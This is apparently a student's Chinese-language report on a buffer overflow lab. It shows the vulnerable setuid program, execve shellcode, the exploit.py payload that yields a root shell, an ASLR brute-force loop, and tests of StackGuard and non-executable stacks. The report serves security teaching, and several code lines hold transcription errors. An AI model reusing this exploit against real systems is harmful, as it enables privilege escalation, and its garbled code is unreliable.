
Buffer Overflow Vulnerability Lab

57118107 任子悦

2.1 Turning off Countermeasures

关闭地址随机化，将/bin/sh 指向/bin/zsh 避免特权降级




```
[09/04/20]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/04/20]seed@VM:~$
[09/04/20]seed@VM:~$ sudo ln -sf /bin/zsh /bin/sh
```

2.2 Task 1: Running Shellcode

call_shellcode.c 源码：

```
/*call_shellcode.c*/
/*A program that launch a shell using shellcode*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[]= "\x31\xc0" "\x50" "\x68""//sh" "\x68""/bin" "\x89\xe3"
        "\x50" "\x53" "\x89\xe1" "\x99" "\xb0\x0b" "\xcd\x80";

int main(int argc, char **argv)
{
        char buf[sizeof(code)];
        strcpy(buf, code);
        ((void(*)())buf)();
}
```

添加 execstack 编译 call_shellcode.c，运行程序，获得了一个新的 shell:



```
[09/04/20]seed@VM:~$ gcc -z execstack -o call_shellcode call_shellcode.c
[09/04/20]seed@VM:~$ ./call_shellcode
$
$ 
```


2.3 The Vulnerable Program

stack.c 源码：

```
/*Vulnerable program: stack.c*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
```

```
#ifndef BUF_SIZE
#define BUF_SIZE 24
#endif

int bof(char *str)
{
        char buffer[BUF_SIZE];
        strcpy(buffer, str);
        return 1;
}

int main(int argc, char **argv)
{
        char str[517];
        FILE *badfile;
        char dummy[BUF_SIZE];    memset(dummy, 0, BUF_SIZE);

        badfile=fopen("badfile", "r");
        fread(str, sizeof(char), 517, badfile);
        bof(str);
        printf("Returned Properly\n");
        reuturn 1;
}
```


编译 stack.c 文件，采用可执行栈和关闭 stack protector 选项，将 stack 程序权限改为 root，修改为 set-uid 程序：



```
[09/04/20]seed@VM:~$ vim stack.c
[09/04/20]seed@VM:~$ gcc -DBUF_SIZE=24 -o stack -z execstack -fno-stack-protector stack.c
[09/04/20]seed@VM:~$ sudo chown root stack
[09/04/20]seed@VM:~$ sudo chmod 4755 stack
[09/04/20]seed@VM:~$ ls -l stack
-rwsr-xr-x 1 root seed 7516 Sep  4 23:13 stack
[09/04/20]seed@VM:~$ 
```


2.4 Task 2: Exploiting the Vulnerability

用 gdb 调试程序，找到栈顶到 return address 的距离：




```
[09/05/20]seed@VM:~$ gcc -z execstack -fno-stack-protector -g -o stack_dbg stack.c
[09/05/20]seed@VM:~$ touch badfile
[09/05/20]seed@VM:~$ gdb stack_dbg
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
```

在 bof 函数处设置断点：




```
gdb-peda$ b bof
Breakpoint 1 at 0x80484f1: file stack.c, line 13.
gdb-peda$ run
Starting program: /home/seed/stack_dbg
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
```



```
Breakpoint 1, bof (str=0xbfffea07 "\bB\003") at stack.c:13
13              strcpy(buffer, str);
```

ebp 地址为 0xbfffe9c8，栈顶地址为 0xbfffe9a8，两地址距离为 32，所以栈顶到 return adress 的距离为 32+4=36：




```
gdb-peda$ p $ebp
$1 = (void *) 0xbfffe9c8
gdb-peda$ p &buffer
$2 = (char (*)[24]) 0xbfffe9a8
gdb-peda$ p/d 0xbfffe9c8 - 0xbfffe9a8
$3 = 32
```

exploit.py 生成 badfile 的内容，根据相应距离填入 return address 和 shellcode：


exploit.py 源码：

```
#!/usr/bin/python3

import sys

shellcode=(
        "\x31\xc0" "\x50" "\x68""//sh" "\x68""/bin" "\x89\xe3" "\x50" "\x53" "\x89\xe1"
        "\x99" "\xb0\x0b" "\xcd\x80" "\x00"
).encode('latin-1')

content=bytearray(0x90 for i in range(517))
start=517-len(shellcode)
conten[start:]=shellcode

##################################################
ret=0xbfffe9c8+12
offset=36         #put the return address at offset 36
content[offset:offset+4]=(ret).to_bytes(4,byteorder='little')
####################################################

with open('badfile', 'wb') as f:
  f.write(content)
```

编辑 exploit.py，编译 stack.c，将 stack 修改为 set-uid 程序；运行 exploit，运行 stack，获得了新的 shell，euid 变为 root：




```
[09/05/20]seed@VM:~$ vim exploit.py
[09/05/20]seed@VM:~$ gcc -DBUF_SIZE=24 -o stack -z execstack -fno-stack-protector stack.c
[09/05/20]seed@VM:~$ sudo chown root stack
[09/05/20]seed@VM:~$ sudo chmod 4755 stack
[09/05/20]seed@VM:~$ ls -l stack
-rwsr-xr-x 1 root seed 7516 Sep  5 03:36 stack
[09/05/20]seed@VM:~$ chmod u+x exploit.py
```



```
[09/05/20]seed@VM:~$ rm badfile
[09/05/20]seed@VM:~$ exploit.py
[09/05/20]seed@VM:~$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),
46(plugdev),113(lpadmin),128(sambashare)
# 
```

2.5 Task 3: Defeating dash’s Countermeasure

将/bin/sh 指回/bin/dash：




```
[09/05/20]seed@VM:~$ sudo ln -sf /bin/dash /bin/sh
[09/05/20]seed@VM:~$ 
```

dash_shell_test.c 源码：


```
// dash_shell_test.c

#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>

int main()
{
        char *argv[2];
        argv[0] = "/bin/sh";
        argv[1] = NULL;

        // setuid(0);
        execve("/bin/sh", argv, NULL);

        return 0;
}
```

先注释掉“setuid(0)”，将程序变为 set-uid 程序：




```
[09/05/20]seed@VM:~$ vim dash_shell_test.c
[09/05/20]seed@VM:~$ gcc -o dash_shell_test dash_shell_test.c
[09/05/20]seed@VM:~$ ls -l dash_shell_test
-rwxrwxr-x 1 seed seed 7404 Sep  5 03:54 dash_shell_test
[09/05/20]seed@VM:~$ sudo chown root dash_shell_test
[09/05/20]seed@VM:~$ sudo chmod 4755 dash_shell_test
[09/05/20]seed@VM:~$ ls -l dash_shell_test
-rwsr-xr-x 1 root seed 7404 Sep  5 03:54 dash_shell_test
[09/05/20]seed@VM:~$ 
```

运行程序，取得了新的 shell：




```
[09/05/20]seed@VM:~$ ./dash_shell_test
$ 
```

取消“setuid(0)”的注释，重新运行程序，依然取得了和之前 set-uid 程序同样的效果。获得了新的 shell：




```
$ exit
[09/05/20]seed@VM:~$ vim dash_shell_test.c
[09/05/20]seed@VM:~$ gcc -o dash_shell_test dash_shell_test.c
[09/05/20]seed@VM:~$ ./dash_shell_test
$ 
```

在 exploit.py 中添加 seuid(0)的汇编码：



```
#!/usr/bin/python3

import sys

shellcode=(
        "\x31\xc0" "\x31\xdb" "\xb0\xd5" "xcd\x80"
        #the assembly code for invoking "setuid(0)"
```


重新编译 stack，变回普通程序，exploit.py 所添加的 seuid(0)的汇编码将真实用户 id 变为 0，运行 exploit 程序在/bin/dash 下同样获得了新的 shell：



```
[09/05/20]seed@VM:~$ exploit.py
[09/05/20]seed@VM:~$ ./stack
$
$ ls -l stack
-rwxrwxr-x 1 seed seed 7516 Sep  5 04:11 stack
$ 
```


2.6 Task 4: Defeating Address Randomization

打开堆栈地址随机化：



```
[09/05/20]seed@VM:~$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[09/05/20]seed@VM:~$ 
```

运用 Task2 中程序再次进行攻击，攻击失败，出现 segmentation fault：




```
[09/05/20]seed@VM:~$ exploit.py
[09/05/20]seed@VM:~$ ./stack
Segmentation fault
[09/05/20]seed@VM:~$ 
```

开启了堆栈地址随机化，程序每次执行函数栈的地址都不同，无法通过计算地址距离准确填入返回地址，所以攻击失败。

无限循环猜地址脚本：

```
#!/bin/bash

SECONDS=0
value=0

while [ 1 ]
  do
  value=$(( $value + 1 ))
  duration=$SECONDS
  min=$(($duration / 60))
  sec=$(($duration % 60))
  echo "$min minutes and $sec seconds elapsed."
  echo "The program has been running $value times so far."
  ./stack
done
```

运行结果：




```
1 minutes and 29 seconds elapsed.
The program has been running 14017 times so far.
$ 
```

程序运行 14017 次猜中地址，获得了 shell


2.7 Task 5: Turn on the StackGuard Protection

关闭地址随机化，避免后期实验结果干扰：




```
[09/05/20]seed@VM:~$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/05/20]seed@VM:~$ 
```

重新编译 stack.c，去掉-fno-stack-protector 选项:



```
[09/05/20]seed@VM:~$ gcc -DBUF_SIZE=24 -o stack -z execstack stack.c
[09/05/20]seed@VM:~$ sudo chown root stack
[09/05/20]seed@VM:~$ sudo chmod 4755 stack
[09/05/20]seed@VM:~$ ls -l stack
-rwsr-xr-x 1 root seed 7564 Sep  5 04:50 stack
```


再次运行 stack，检测到栈溢出，攻击程序被终止，说明 Stackguard 防御机制起效：




```
[09/05/20]seed@VM:~$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[09/05/20]seed@VM:~$ 
```

2.8 Task 6: Turn on the Non-executable Stack Protection

重新编译 stack.c，添加栈不可运行选项，重新运行攻击程序，出现 segmentaion fault，攻击失败：



```
[09/05/20]seed@VM:~$ gcc -o stack -fno-stack-protector -z noexecstack stack.c
```



```
[09/05/20]seed@VM:~$ ./stack
Segmentation fault
[09/05/20]seed@VM:~$ 
```

函数栈不可执行，无法通过栈溢出重新填充栈内容，所以攻击失败。